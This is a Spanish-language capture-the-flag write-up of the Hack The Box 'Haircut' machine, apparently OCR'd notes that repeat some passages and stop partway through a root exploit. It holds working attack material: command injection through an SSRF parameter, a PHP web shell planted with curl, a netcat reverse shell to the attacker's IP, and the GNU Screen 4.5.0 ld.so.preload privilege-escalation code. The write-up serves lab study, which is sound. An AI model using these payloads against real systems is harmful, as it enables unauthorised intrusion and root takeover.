
Haircut


##Machine Haircut linux medium###
Escaneo:
Starting Nmap 7.94 (https://nmap.org) at 2023-10-11 20:35 -05
Nmap scan report for 10.10.10.24 (10.10.10.24)
Host is up (0.075s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
| 256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_ 256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp open http nginx 1.10.0 (Ubuntu)
|_http-title: HTB Hairdresser
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.33 seconds



/exposed.php (Status: 200) [Size: 446]
gobuster dir --url http://10.10.10.24/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,ssh,txt,xml -t 100


tenemos un locall file inclusion parece



######Server-side request forgery (SSRF)##
FALSIFICACIÓN DE SOLICITUDES DEL LADO DEL SERVIDOR

EL SSRF permite a un atacante inducir a la aplicación del lado del servidor a realizar solicitudes a una ubicación no deseada, es decir si yo tengo un parameto el cual me hace
acceder a un sitio web se proceso con el servidor y nos entrega un resultado ejmplo:


parametro=http://localhost/test.html
si cambiamos test.html por exposed que la misma pagina obtenemos 2 paginas en 1
este es el mk SSRF




si hacemos un comand injection con $(comando) solo nos funciona con el comando id

```
0:00:02 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:03 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:04 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:05 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:06 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:--
0:00:07 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:08 --:--:-- 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:09 --:--:-- 0curl: (6) Could not resolve host: groups=33(www-data)
```


para saber que elemento o herramienta se esta levantamos nectat y hacemos una peticion a nuestra ip y puerto



aca vemos que es curl




tambien podemos sacar información de la maquina sobre los puertos agregando el puerto sobre localhost



como sabemos que es curl este tiene el flag output con el cual podemos outputear un archivo malisioso en una carpeta

```
~/machineshtb/Haircut
curl --help
Usage: curl [options...] <url>
 -d, --data <data>          HTTP POST data
 -f, --fail                 Fail fast with no output on HTTP errors
 -h, --help <category>      Get help for commands
 -i, --include              Include protocol response headers in the output
 -o, --output <file>        Write to file instead of stdout
 -O, --remote-name          Write output to a file named as the remote file
 -s, --silent               Silent mode
 -T, --upload-file <file>   Transfer local FILE to destination
 -u, --user <user:password> Server user and password
 -A, --user-agent <name>    Send User-Agent <name> to server
```


Recordemos que tenemos el directorio uploads si subimos un arhivo a uploads podriamos desde alli ejecutar una web comand





asumiendo que uploads esta en /var/www/html podemos outputear aca una shell

guardamos esto en archivo .php
<?php system($_GET["cmd"]);?>
levantamos python y ejecutamos curl -o hacia /var/www/html/uploads/shell.php


http://10.10.14.21:2000/shell.php -o /var/www/html/uploads/shell.php









levantamos una revese shell
para esto buscamos si hay netcat



http://10.10.10.24/uploads/shell.php?cmd=nc%2010.10.14.21%201234%20-e%20/bin/bash
nc 10.10.14.21 1234 -e /bin/bash





mejoramos la shell

Mejora de shells
en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174

##########################ESCALAR PRIVILEGIOS **Exploiting vulnerable SUID executable to get root access**########
EJECUTAMOS el coamndo y encontramos a screen
find / -perm -u=s -type f 2>/dev/null

```
www-data@haircut:/home$  find / -perm -u=s -type f 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@haircut:/home$
```

```
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
##############################ESCALAR PRIVILEGI
EJECUTAMOS el coammdo y encontramos a screen
find / -perm -u=s -type f 2>/dev/null
```


buscando hay un script que nos permite elevar privilegios

BASE

GNU Screen 4.5.0 - Local Privilege Escalation

CVE:	Author:	Type:	Platform:	Date:
N/A	XIPHOS RESEARCH LTD	LOCAL	LINUX	2017-01-25

nos podemos guiar de este articulo
https://medium.com/r3d-buck3t/overwriting-preload-libraries-to-gain-root-linux-privesc-77c87b5f3bf8
buscamos el exploit y lo traemos



EOF significa endo on file
creamos un archivo libhax.c como lo dice el script

```
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

cat << EOF > libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
  chown("/tmp/rootshell", 0, 0);
  chmod("/tmp/rootshell", 04755);
  unlink("/etc/ld.so.preload");
  printf("[+] done!\n");
}
EOF

```
~/machineshtb/Haircut
cat << EOF > libhax.c
heredoc> #include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
heredoc> EOF

~/machineshtb/Haircut
ls
41154.sh  Haircut.ctb  libhax.c  shell.php

~/machineshtb/Haircut
```

compilamos como lo dice el script

```
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
```

gcc -fPIC -shared -ldl -o libhax.so libhax.c

